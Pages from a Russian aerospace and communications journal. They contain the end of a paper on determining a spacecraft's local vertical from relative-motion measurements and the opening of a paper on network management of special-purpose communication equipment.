Рассмотренные варианты определения вертикали основаны на знании параметров ОД как минимум в двух точках траектории, разнесенных во времени на интервал определения τ . Это является определенным их недостатком, так как для решения поставленной задачи требуется время не меньшее, чем интервал τ .

Поэтому представляют интерес способы, основанные на знании параметров ОД в одной точке траектории. Возможность такого определения существует, например, тогда, когда КА и ОНТ находятся на компланарных, близких к круговым, орбитах. Действительно, в этом случае существует следующая связь между составляющими вектора \vec{R} и вектора \vec{V}

$$\dot{R} = 0,75R \sin 2\beta, \quad \dot{\beta} = -1,5 \sin^2 \beta. \quad (10)$$

Из этих соотношений следует, что измерив в некоторой точке траектории параметры \dot{R}, R и $\dot{\beta}$, и задавая в качестве номинальной постоянной значение $\omega_{\text{П}}$, можно определить значение угла β в этой же точке.

Рассмотрим несколько возможных вариантов этого определения, характеризующихся различным составом параметров ОД, измеряемых бортовым координатором.

Вариант 1

Бортовой координатор измеряет угловую скорость ЛВ в инерциальном пространстве $\Omega_{\text{ЛВ}}$. В этом случае, используя второе соотношение (10) и учитывая, что $\dot{\beta} = \Omega_{\text{ЛВ}} - 1$, получим следующий алгоритм определения угла

$$\beta_0 = \arcsin \sqrt{2(1 - \Omega_{\text{ЛВ}}) / 3}. \quad (11)$$

СКО определения угла β_0 по этому алгоритму $\sigma_{\beta_0} = a_\Omega \sigma_\Omega$, где $a_\Omega = 2 / 3 \sin 2\beta_0$ — коэффициент ошибки определения, σ_Ω — СКО измерения угловой скорости ЛВ.

Вариант 2

Бортовой координатор измеряет дальность R и радиальную скорость \dot{R} . Из первого соотношения (10) получаем следующий алгоритм определения β_0 для данного состава измеряемых параметров и при их независимых измерениях

$$\beta_0 = 0,5 \arcsin(4\dot{R}_0 / 3R_0). \quad (12)$$

СКО определения угла β_0 $\sigma_{\beta_0} = \sqrt{(a_{\dot{R}} \sigma_{\dot{R}})^2 + (a_R \sigma_R)^2}$, где $a_{\dot{R}} = 2 / 3 \cos 2\beta_0$, $a_R = 0,5 \text{tg} 2\beta_0$ — коэффициенты ошибок определения по скорости и по дальности, $\sigma_R, \sigma_{\dot{R}}$ — СКО измерения дальности и скорости.

На рис. 3 представлены зависимости коэффициентов a_i ($i = \Omega, \dot{R}, R$) от величины определяемого угла β_0 .

Коэффициент a_Ω имеет минимум при $\beta_0 = \pm 45^\circ$ и максимум при $\beta_0 = \pm 90^\circ, 0, 180^\circ$, а коэффициенты $a_{\dot{R}}, a_R$ наоборот — минимум при $\beta_0 = 0, \pm 90^\circ, 180^\circ$, и максимум при $\beta_0 = \pm 45^\circ$. Отсюда следует, что в варианте 1 углами, опреде-




Рис. 3. Зависимость коэффициентов ошибки $a_{\dot{R}}, a_R$ и a_Ω от угла β_0 при использовании МСТ



ляемыми с наибольшей точностью, являются углы, близкие к $\pm 45^\circ$. Во втором же варианте наблюдается обратная картина. Поэтому если бортовой координатор измеряет одновременно \dot{R}, R и $\Omega_{\text{ЛВ}}$, то может быть сформирована следующая рекомендация по использованию алгоритмов (11, 12): углы, близкие к $0, \pm 90^\circ$ и 180° целесообразно определять по результатам измерения R и \dot{R} , а углы, близкие к $\pm 45^\circ$ — по результатам измерения $\Omega_{\text{ЛВ}}$. Численные расчеты показывают, что при выполнении этой рекомендации для $R_0 = 10$ км и точности существующих координаторов систем сближения СКО определения вертикали по способу, основанному на знании параметров ОД в одной точке траектории, не превышает 2° ($\sigma_{\beta_0} \approx 0,3 \dots 1,9^\circ$). Необходимо также отметить, что при измерении R и \dot{R} эта ошибка зависит также от значения R_0 , а именно, с уменьшением R_0 она увеличивается. Так при $R_0 = 1$ км, $\beta_0 = 90^\circ$ и той же точности измерения R и \dot{R} СКО $\sigma_{\beta_0} \approx 3,2^\circ$, т.е. при малых R_0 эффективность данного способа снижается.

Для раскрытия неоднозначности определения β_0 при построении вертикали по алгоритмам (11, 12) необходима дополнительная информация о знаке скорости \dot{R} (или знаке углового ускорения $\dot{\Omega}_{\text{ЛВ}}$) и знаке разности высот орбит y_0 . Расчет коэффициентов ЛДУ движения (1) можно произвести и без знания знака y_0 , так как эти коэффициенты симметричны относительно местной горизонтали.

Вариант 3

Бортовой координатор измеряет только радиальную скорость \dot{R} . Тогда на основании первого соотношения (10) и, учитывая, что $R_0 = y_0 / \sin \beta_0$, получим следующий алгоритм определения β_0

$$\beta_0 = \arccos(2\dot{R} / 3y_0). \quad (13)$$

СКО определения $\sigma_{\beta_0} = a_{\dot{R}} \sigma_{\dot{R}}$, где $a_{\dot{R}} = 2 / 3y_0 \sin \beta_0$.

Вариант 4

Бортовой координатор измеряет только дальность до ОНТ. В этом случае определить угол β_0 можно по следующему соотношению

$$\beta_0 = \arcsin(y_0 / R_0). \quad (14)$$

СКО определения $\sigma_{\beta_0} = a_R \sigma_R$, где $a_R = \text{tg} \beta_0 / R_0$.

Анализ алгоритмов (13–14), соответствующих 3 и 4 вариантам состава измеряемых параметров, показывает, что в отличие от вариантов 1 и 2 здесь необходимо для определения угла β_0 иметь информацию не только о знаке, но и величине разности высот y_0 . Так как при заданной y_0 коэффициент $a_{\dot{R}}$ имеет минимум при $\beta_0 = \pm 90^\circ$, а максимум при $\beta_0 = 0$ и $\beta_0 = 180^\circ$, а коэффициент a_R наоборот, то на практике целесообразно использовать комбинацию этих двух вариантов, тогда можно получить удовлетворительную точность определения во всем диапазоне углов $0 < \beta_0 < 180^\circ$,

т.е. необходимо вести измерения как R , так и \dot{R} . Кроме того, измерение \dot{R} нужно и для того, чтобы раскрыть неоднозначность определения при варианте с измерением только R . Численные расчеты показывают, что при использовании варианта 3 и точности существующих бортовых измерителей \dot{R} σ_{β_0} для $y_0 = 10$ км в широком диапазоне углов β_0 , за исключением углов, близких к 0 или 180° , не превышает $(1 \dots 2)^\circ$ (изменяется от $0,3^\circ$ при $\beta_0 = 90^\circ$ до $1,2^\circ$ при $\beta_0 = 15^\circ$).

Недостатком 3 и 4 вариантов является то, что здесь точность определения β_0 зависит еще, как это видно из соотношений (13–14), от точности задания разности высот y_0 .

Определение вертикали места и разностного гравитационного ускорения при наличии ограничений на вид траектории

Рассмотрим случай, когда КА выполняет с использованием комбинированного метода орбитального параллельного сближения (ОПС) маневр встречи с КА, находящимся на компланарной орбите, близкой к круговой. Тогда ОД описывается системой ЛДУ [8, 11]

$$\ddot{x} - a_{11}x = u_x, \quad b_{12}\dot{x} - a_{21}x = u_y. \quad (15)$$

Решение первого уравнения системы (15) при отсутствии управляющих воздействий вдоль ЛВ имеет вид

$$x = x_0 \text{chr} \tau + \frac{\dot{x}_0 \text{sh} r \tau}{r},$$

где $r = I \sqrt{a_{11}} I$.

Если предположить, что для управления поперечным ОД используется дискретный вид управляющих воздействий и обозначить момент окончания предыдущей коррекции этого движения через τ_0 , а момент начала последующей коррекции через τ , то подставив это решение во второе уравнение системы (15) и проинтегрировав его, получим

$$\beta_0 = \arctg\{(\bar{R} - \bar{R}_0) / [\bar{R}(3 - \Omega) - 2]\}, \quad (16)$$

где R, \dot{R}, Ω — значения дальности, радиальной скорости и угловой скорости ЛВ в инерциальном пространстве в момент τ . Из соотношения (16) видно, что измерив значения R, \dot{R} и $\Omega_{\text{ЛВ}}$ в моменты окончания предыдущей и начала последующей коррекций поперечного ОД при условии одновременного отсутствия коррекций продольного ОД, можно с помощью БВУ, в памяти которого хранится в качестве номинальной постоянной величина $\omega_{\text{П}}$, найти величину и знак угла β_0 .

Точность определения вертикали места при независимых измерениях перечисленных параметров и точности измерителей, характеризуемой соответственно СКО $\sigma_R, \sigma_{\dot{R}}$ и σ_Ω будет

$$\sigma_{\beta_0} = \sqrt{(a_R \bar{\sigma}_R)^2 + (a_{\dot{R}} \bar{\sigma}_{\dot{R}})^2 + (a_{\Omega} \sigma_{\Omega})^2}, \quad (17)$$

где $a_R = \sqrt{2} \cos^2 \beta_0 / [\bar{R}(3 - \Omega) - 2]$,

$a_{\dot{R}} = \sin^2 \beta_0 \sqrt{4 + (3 - \Omega)^2} / (\bar{R} - \bar{R}_0)$,

$a_{\Omega} = \sin^2 \beta_0 \bar{R} / (\bar{R} - \bar{R}_0)$.

Анализ соотношений (17) показывает, что при начальных орбитах КА, близких к круговым, коэффициенты ошибок a_R , $a_{\dot{R}}$ и a_{Ω} являются функциями только определяемого угла β_0 и интервала определения τ . На рис. 4–6 представлены графики, иллюстрирующие эти зависимости при различных значениях угла β_0 .




Рис. 4. Зависимость коэффициента ошибки $a_{\dot{R}}$ от интервала τ при использовании метода ОПС

Видно, что здесь также коэффициенты ошибок уменьшаются с ростом интервала τ и по причинам, изложенным в предыдущем параграфе, для достаточно широкого диапазона определяемых углов можно рекомендовать значения $\tau \approx 0,4-0,6$. Зависимость a_R , $a_{\dot{R}}$ и a_{Ω} от β_0 при интервале $\tau = 0,5$ представлена на рис. 7.

Видно, что при заданной точности измерителей наиболее точно определяемые углы близки к $\pm 90^\circ$, а наименее точно — к 0 или 180° . Отметим также, что так как $\bar{\sigma}_{\dot{R}} = \sigma_{\dot{R}} / R_0$, $\bar{\sigma}_R = \sigma_R / R_0$, то при малых расстояниях в случае равноточных измерений увеличивается влияние ошибок измерения дальности и радиальной скорости и, наоборот, при больших R_0 большее влияние оказывают ошибки измерения угловой скорости ЛВ.




Рис. 5. Зависимость коэффициента ошибки a_R от интервала τ при использовании метода ОПС




Рис. 6. Зависимость коэффициента ошибки a_{Ω} от интервала τ при использовании метода ОПС




Рис. 7. Зависимость коэффициентов ошибки $a_{\dot{R}}$, a_R и a_{Ω} от угла β_0 при использовании метода ОПС



Заключение

Таким образом, из проведенного анализа методов второй группы видно, что при их реализации следящий локатор системы управления маневром может быть использован и как построитель орбитальной ОСК. Кроме того, такой построитель, по сравнению с радиовертикалями, будет обладать повышенной помехозащищенностью, особенно от наземных источников помех, так как он функционирует по сигналам, излученным или пере излученным орбитальной ОНТ. Эту характеристику можно еще больше улучшить, если использовать в локаторе миллиметровый и коротковолновую часть сантиметрового диапазонов радиоволн. Последнее объясняется тем, что для этих волн атмосфера Земли из-за больших значений затухания является своеобразным экраном. Высокая помехозащищенность обуславливается также высокой пространственной селекцией сигналов, которая достигается за счет возможности получения в этих диапазонах очень узких диаграмм направленности антенных устройств.

Точность определения вертикали места и построения орбитальной ОСК в методах второй группы зависит как от точности навигационных измерений, так и от точности используемой динамической модели ОД и от ошибок ориентации КА. Методические ошибки, связанные с динамической моделью, можно свести к минимуму, выбрав более точную модель ОД, а влияние ошибок ориентации можно уменьшить за счет развязки перемещения следящего измерителя углов ЛВ от угловых движений корпуса КА и определения осей ОСК относительно осей, связанных с этим измерителем. Численные оценки показывают, что в этом случае при точности существующих бортовых измерителей параметров ОД точность построения орбитальной ОСК в методах второй группы сравнима с точностью методов первой группы.

Литература

1. *Алексеев К.Б., Бебенин Г.Г., Ярошевский В.А.* Маневрирование космических аппаратов. М.: Машиностроение, 1970. 416 с.
2. *Балахонцев В.Г., Иванов В.А., Шабанов В.И.* Сближение в космосе. М.: Воениздат, 1973. 240 с.
3. *Баринов К.Н., Бурдаев М.Н., Мамон П.А.* Динамика и принципы построения орбитальных систем космических аппаратов. М.: Машиностроение, 1975. 232 с.
4. *Бебенин Г.Г., Скребушевский Б.С., Соколов Г.А.* Системы управления полетом космических аппаратов. М.: Машиностроение, 1978. 272 с.
5. *Власов С.А., Мамон П.А.* Теория полета космических аппаратов. СПб.: Изд-во ВКА имени А.Ф. Можайского, 2007. 435 с.
6. *Гончаревский В.С.* Основы теории управления встречей на орбите. М.: Изд-во МО СССР, 1973. 229 с.
7. *Гончаревский В.С.* Радиоуправление сближением космических аппаратов. М.: Советское радио, 1976. 240 с.

8. *Гончаревский В.С.* Методы и алгоритмы управления относительным движением космических аппаратов. М.: Изд-во МО РФ, 1998. 87 с.
9. *Гончаревский В.С.* Методы построения орбитальной системы координат на борту космических аппаратов // Информатика и космос. 2003. № 1. С. 38–40.
10. *Гончаревский В.С.* Групповой полет космических аппаратов. М.: Изд-во МО РФ, 2006. 81 с.
11. *Гончаревский В.С.* Автоматизированное управление взаимным маневром космических аппаратов вдоль линии визирования. СПб.: Изд-во ВКА имени А.Ф. Можайского, 2009. 91 с.
12. *Гончаревский В.С.* Взаимный маневр космических аппаратов при отсутствии ограничений на вид траектории. СПб.: Изд-во ВКА имени А.Ф. Можайского, 2010. 115 с.
13. *Елисеев А.С.* Техника космических полетов. М.: Машиностроение, 1983. 307 с.
14. *Ермилов Ю.А., Иванова Е.Е., Пантюшин С.В.* Управление сближением космических аппаратов. М.: Наука, 1977. 448 с.
15. *Ермилов Ю.А.* Определение орбитальной системы координат при сближении спутников // Космические исследования. 1974. Т. 12. Вып.2. С. 206–210.
16. *Ивандиков Я.М.* Оптические приборы наведения и ориентации космических аппаратов. М.: Машиностроение, 1979. 208 с.
17. *Иванов Н.М., Лысенко Л.Н.* Баллистика и навигация космических аппаратов. М.: Изд-во МГТУ имени Н.Э. Баумана, 2016. 523 с.
18. *Калинин В.Н.* Теория управления космическим аппаратом (на основе концепции активного объекта). СПб.: Изд-во ВКА имени А.Ф. Можайского, 2014. 182 с.
19. *Каргу Л.И.* Системы угловой стабилизации космических аппаратов. М.: Машиностроение, 1980. 172 с.
20. *Кравец В.Г.* Автоматизированные системы управления космическими полетами. М.: Машиностроение, 1995. 256 с.
21. *Кубасов В.Н., Данков Г.Ю., Яблонько Ю.П.* Методы сближения на орбите. М.: Машиностроение, 1985. 184 с.
22. *Лебедев А.А., Соколов В.Б.* Встреча на орбите. М.: Машиностроение, 1969. 366 с.
23. *Гончаревский В.С., Мануйлов Ю.С., Новиков Е.А.* Моделирование управляемого движения космических аппаратов. СПб.: Изд-во ВКА имени А.Ф. Можайского, 2011. 334 с.
24. *Пономарев В.М.* Теория управления движением космических аппаратов. М.: Наука, 1965. 456 с.
25. *Попов В.И.* Системы ориентации и стабилизации космических аппаратов. М.: Машиностроение, 1986. 182 с.
26. *Разыграев А.П.* Основы управления полетом космических аппаратов и кораблей. М.: Машиностроение, 1977. 472 с.
27. *Раушенбах Б.В., Токарь Е.Н.* Управление ориентацией космических аппаратов. М.: Наука, 1974. 600 с.
28. *Титов Г.С., Иванов В.А., Горьков В.Л.* Межорбитальные локальные маневры космических аппаратов. М.: Машиностроение, 1982. 245 с.



DETERMINATION OF THE LOCAL VERTICAL ON BOARD THE SPACECRAFT BY MEASURING INFORMATION ON THE PARAMETERS OF RELATIVE MOTION

VILEN S. GONCHAREVSKIJ

St. Petersburg, Russia, vilenstepan@yandex.ru


KEYWORDS: mutual maneuver; local vertical; relative coordinate system; difference gravitational acceleration; parameters of the relative motion.

ABSTRACT

A necessary condition for the functioning of the control system of orientation and angular stabilization of the spacecraft is the construction on Board the reference frame, which can be used as different types of relative coordinate systems. The most commonly used of these is the orbital system, the direction of the axes of which is associated with the direction of the local vertical. For the instrument implementation of this system on Board the device is required to have a vertical space Builder. The presence of such a Builder also allows us to determine on Board the difference gravitational acceleration, information about which is required if the device is active, performing mutual maneuver using the most energy-efficient methods of free trajectories. The problem of determining the direction of vertical locations is currently being addressed by the installation on Board of the spacecraft special instrumentation, such as infrared or radioterminal, working on the signals emitted or re radiated by the earth's surface. This increases the weight and dimensions of the on-Board equipment, reduces its reliability and noise immunity. The paper proposes other ways and methods of determining the vertical position, which can largely overcome the above shortcomings. These ways consist in the use of measuring information about the parameters of the motion of the center of mass of the vehicle, on Board of which the vertical is determined, relative to the second vehicle with known orbital parameters, i.e. playing the role of a reference navigation point. If the active vehicle performs a mutual maneuver, the role of a reference navigation point can be performed by a passive target vehicle. Thus, when implementing the proposed methods, the tracking locator of the mutual maneuver control system can be used as a Builder of the orbital relative coordinate system. The methods of determination of vertical and difference gravitational acceleration by measuring information about the parameters of relative motion for situations where there are restrictions on the type of trajectory of this movement and when such restrictions are absent are analyzed. Algorithms of such definition are given, its accuracy characteristics are investigated. Recommendations on the practical implementation of the methods.

REFERENCES

1. Alekseev K.B., Bebenin G.G., Jaroshevskij V.A. *Manevrirovanie kosmicheskikh apparatov* [Maneuvering spacecraft]. Moscow: Mashinostroenie, 1970. 416 p. (In Russian)
2. Balahoncev V.G., Ivanov V.A., Shabanov V.I. *Sblizhenie v kosmose* [Rendezvous in space]. Moscow: Voenizdat, 1973. 240 p. (In Russian)
3. Barinov K.N., Burdaev M.N., Mamon P.A. *Dinamika i principy postroeniya orbital'nyh sistem kosmicheskikh apparatov* [Dynamics and the principles of orbital systems of spacecraft's]. Moscow: Mashinostroenie, 1975. 232 p. (In Russian)
4. Bebenin G.G., Skrebushevskij B.S., Sokolov G.A. *Sistemy upravleniya poletom kosmicheskikh apparatov* [The flight control system of the spacecraft]. Moscow: Mashinostroenie, 1978. 272 p. (In Russian)
5. Vlasov S.A., Mamon P.A. *Teoriya poleta kosmicheskikh apparatov*. [The theory of flight of spacecraft's]. St Petersburg: Voenno-kosmicheskaya akademiya imeni A.F. Mozhajskogo Publ., 2007. 435 p. (In Russian)
6. Goncharevskij V.S. *Osnovy teorii upravleniya vstrechey na orbite* [Fundamentals of the theory of rendezvous control in orbit]. Moscow: The Ministry of defence of the Soviet Union Publ., 1973. 239 p. (In Russian)
7. Goncharevskij V.S. *Radioupravlenie sblizheniem kosmicheskikh apparatov* [Radio control the rendezvous of the spacecraft]. Moscow: Sovetskoe radio, 1976. 240 p. (In Russian)
8. Goncharevskij V.S. *Metody i algoritmy upravleniya otnositel'nyh manevrom kosmicheskikh apparatov* [Methods and algorithms to control the relative maneuver of the spacecraft]. Moscow: The Ministry of defence of the Russian Federation Publ., 1998. 87 p. (In Russian)
9. Goncharevskij V.S. *Metody postroeniya orbital'noj sistemy koordinat na bortu kosmicheskikh apparatov* [Methods of constructing an orbital coordinate system on board spacecraft]. *Information and Space*. 2003. No.1. Pp. 38-40 (In Russian)
10. Goncharevskij V.S. *Gruppovoj polet kosmicheskikh apparatov* [Formation flying of spacecraft]. Moscow: The Ministry of defence of the Russian Federation Publ., 2006. 81 p. (In Russian)
11. Goncharevskij V.S. *Avtomatizirovannoe upravlenie vzaimnym*



manevrom kosmicheskikh apparatov vdol' linii vizirovaniya [Automated control of mutual maneuvering of spacecraft along the line of sight]. St Petersburg: Voenno-kosmicheskaya akademiya imeni A.F. Mozhajskogo Publ., 2009. 91 p. (In Russian)

12. Goncharevskij V.S. *Vzaimnyj manevr kosmicheskikh apparatov pri otsutstvii ogranichenij na vid traektorii* [Mutual maneuver spacecraft in the absence of restrictions on the type of trajectory]. St Petersburg: Voenno-kosmicheskaya akademiya imeni A.F. Mozhajskogo Publ., 2010. 115 p. (In Russian)

13. Eliseev A. S. *Tekhnika kosmicheskikh poletov* [Space flight technology]. Moscow: Mashinostroenie, 1983. 307 p. (In Russian)

14. Ermilov Yu.A., Ivanova E.E., Pantyushin S.V. *Upravleniye sblizheniyem kosmicheskikh apparatov* [Control rendezvous of the spacecraft]. Moscow: Nauka, 1977. 448 p. (In Russian)

15. Ermilov Yu. A. *Opredelenie orbital'noj sistemy koordinat pri sblizhenii sputnikov* [Determination of the orbital coordinate system at the approach of spacecraft]. *Kosmicheskie issledovaniya* [Cosmic Research]. 1974. Vol. 12. No. 2. Pp. 206-210 (In Russian)

16. Ivandikov Ya. M. *Opticheskie pribory navedeniya i orientacii kosmicheskikh apparatov* [Optical guidance and orientation devices for spacecraft]. Moscow: Mashinostroenie, 1979. 208 p. (In Russian)

17. Ivanov N.M., Lysenko L.N. *Ballistika i navigatsiya kosmicheskikh apparatov* [Ballistics and navigation of spacecraft's]. Moscow: MG TU imeni N.E. Bauman Publ., 2016. 523 p. (In Russian)

18. Kalinin V.N. *Teoriya upravleniya kosmicheskim apparatom (na osnove koncepcii aktivnogo ob'ekta)* [Theory of spacecraft control (based on the concept of an active object)]. St Petersburg: Voenno-kosmicheskaya akademiya imeni A.F. Mozhajskogo Publ., 2014. 182 p. (In Russian)

19. Kargu L.I. *Sistemy uglovoj stabilizacii kosmicheskikh apparatov* [The system angular]. Moscow: Mashinostroenie, 1980. 172 p. (In Russian)

20. Kravets V.G. *Avtomatizirovannyye sistemy upravleniya kosmicheskimi poletami* [Automated control systems of space flight]. Moscow: Mashinostroenie, 1995. 256 p. (In Russian)

21. Kubasov V.N., Dankov G. Yu., Yablonko Yu.P. *Metody sblizheniya na orbite* [Methods of rendezvous in orbit]. Moscow: Mashinostroenie, 1985. 184 p. (In Russian)

22. Lebedev A.A., Sokolov V.B. *Vstrecha na orbite* [Rendezvous in orbit]. Moscow: Mashinostroenie, 1969. 366 p. (In Russian)

23. Goncharevskij V.S., Manuylov Yu.S., Novikov E.A. *Modelirovanie upravlyaemogo dvizheniya kosmicheskikh apparatov* [Simulation of controlled motion of spacecraft]. St Petersburg: Voenno-kosmicheskaya akademiya imeni A.F. Mozhajskogo Publ. 2011. 334 p. (In Russian)

24. Ponomarev V.M. *Teoriya upravleniya dvizheniyem kosmicheskikh apparatov* [The theory of motion control of spacecraft]. Moscow: Nauka, 1965, 456 p. (In Russian)

25. Popov V.I. *Sistemy orientacii i stabilizacii kosmicheskikh apparatov* [Spacecraft orientation and stabilization system]. Moscow: Mashinostroenie, 1986. 182 p. (In Russian)

26. Razygrayev A.P. *Osnovy upravleniya poletom kosmicheskikh apparatov i korably* [The basics of flight control of space vehicles and ships]. Moscow: Mashinostroenie, 1977. 472 p. (In Russian)

27. Raushenbah B. V., Tokar' E.N. *Upravlenie orientaciej kosmicheskikh apparatov* [Spacecraft orientation control]. Moscow: Nauka, 1974. 600 p. (In Russian)

28. Titov G.S., Ivanov V.A., Gorkov V.L. *Mezhorbitalnyye lokalnyye manevry kosmicheskikh apparatov. Mezhorbitalnyye lokalnyye manevry kosmicheskikh apparatov* [Local orbital transfer maneuvers of the spacecraft]. Moscow: Mashinostroenie, 1982. 245 p. (In Russian)

INFORMATION ABOUT AUTHOR:

Goncharevskij V.S., PhD, Full Professor, Professor of the Military Space academy.

For citation: Goncharevskij V.S. Determination of the local vertical on board the spacecraft by measuring information on the parameters of relative motion. *H&ES Research*. 2019. Vol. 11. No. 4. Pp. 10-21. doi: 10.24411/2409-5419-2018-10275 (In Russian)



doi: 10.24411/2409-5419-2018-10276

САМОДИАГНОСТИКА КАК ОСНОВА ПОСТРОЕНИЯ СИСТЕМ СЕТЕВОГО ТЕХНОЛОГИЧЕСКОГО УПРАВЛЕНИЯ ОБОРУДОВАНИЕМ СИСТЕМ СВЯЗИ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ

ВЕРЕЩАГИНА

Елена Валентиновна¹

ТОЛСТИХИН

Александр Игоревич²

НЕВЕРОВ

Александр Павлович³

АННОТАЦИЯ

Сформулированы общие принципы создания эффективно работающей системы управления сложных организационно-технических систем, например систем связи. Рассмотрены варианты построения системы сетевого технологического управления оборудованием связи систем связи специального назначения, в частности систем связи с шифрованием данных в канале технологического управления. Приведено описание и требования к программному обеспечению верхнего и нижнего уровней. Обоснована необходимость «модульного» принципа построения программного обеспечения. Описаны взаимосвязи между модулями программного обеспечения и функционирование программного обеспечения по иерархиям управления при сбое в функционировании отдельных модулей программного обеспечения или при возникновении аварийных ситуаций на сети связи и/или в канале сетевого технологического управления. Представлено обоснование необходимости реализации функций телеметрии и мониторинга состояния отдельных модулей программного обеспечения и всей системы сетевого технологического управления. Обоснована система защиты и безопасности функционирования системы сетевого технологического управления с шифрованием в канале технологического управления. Предложено иметь средства долговременной фиксации и учёта событий в аппаратуре для их восстановления и корректной работы системы сетевого технологического управления после восстановления связи с оборудованием. Представлены и описаны методы разграничения прав пользователей в системе технологического управления оборудованием систем связи. Описана процедура верификации управления оборудованием.

Сведения об авторах:

¹инженер открытого акционерного общества «СУПЕРТЕЛ», г. Санкт-Петербург, Россия, vereshagev@mail.ru

²инженер открытого акционерного общества «СУПЕРТЕЛ», г. Санкт-Петербург, Россия, tolstihin91@mail.ru

³начальник отдела федерального государственного бюджетного учреждения «МИР ИТ», г. Москва, Россия, arnewerov@mail.ru

КЛЮЧЕВЫЕ СЛОВА: система (сеть) связи; канал управления; телеметрия; система сетевого технологического управления; мониторинг.

Для цитирования: Верещагина Е.В., Толстихин А.И., Неверов А.П. Основные направления развития метеорной связи // Научно-технические технологии в космических исследованиях Земли. 2019. Т. 11. № 4. С. 22–28. doi: 10.24411/2409-5419-2018-10276



В качестве систем связи специального назначения рассмотрим системы с шифрованием канала сетевого технологического управления. Система связи с шифрованием канала сетевого технологического управления является подсистемой доставки сообщений в системе военной связи [1]. Возьмем в качестве объекта рассмотрения систему связи с шифрованием канала сетевого технологического управления, включающую мультиплексор (управляемый объект), персональный компьютер с установленной программой сетевого управления (управляющий объект), а так же интерфейс между ними [2]. Управление осуществляет оператор (оператор системы управления).

Системы связи специального назначения с шифрованием канала сетевого технологического управления является автоматизированной системой и обладают следующей спецификой (ГОСТ 34.003–90):

- сложность (большое количество различных подсистем сложно связанных между собой),
- высокая вероятность возникновения нештатных ситуаций (чем сложнее система, тем вероятнее нештатные ситуации),
- перегруженность системы управления различной информацией,
- использование шифрования данных и шифрования канала управления [3].

Следовательно, существует необходимость:

- предупреждения нештатных ситуаций (закладывается на этапе проектирования),
- обеспечения на этапе разработки средств тестирования и верификации системы управления; связи, обеспечивающие слаженную работу системы связи специального назначения закладываться, начиная с первоначального этапа проектирования аппаратуры.

Согласно ГОСТ 34.601–90 «Автоматизированные системы. Стадии создания», выделяют следующие основные стадии создания и этапы разработки автоматизированной системы: формирование требований к автоматизированной системе, разработка концепции автоматизированной системы, техническое задание, технический проект, рабочая документация, ввод в действие, сопровождение автоматизированной системы.

На стадии технического проекта определяется функциональная и техническая архитектура, исходя из которых на этапе рабочей конструкторской документации осуществляется разработка программ.

Согласно ГОСТ Р ИСО/МЭК 12207–99 «Информационная технология», процессы жизненного цикла программных средств, процесс разработки программных средств включает: процесс состоит из следующих работ: подготовка процесса, анализ требований к системе, проектирование системной архитектуры, анализ требований к программным средствам, проектирование программной

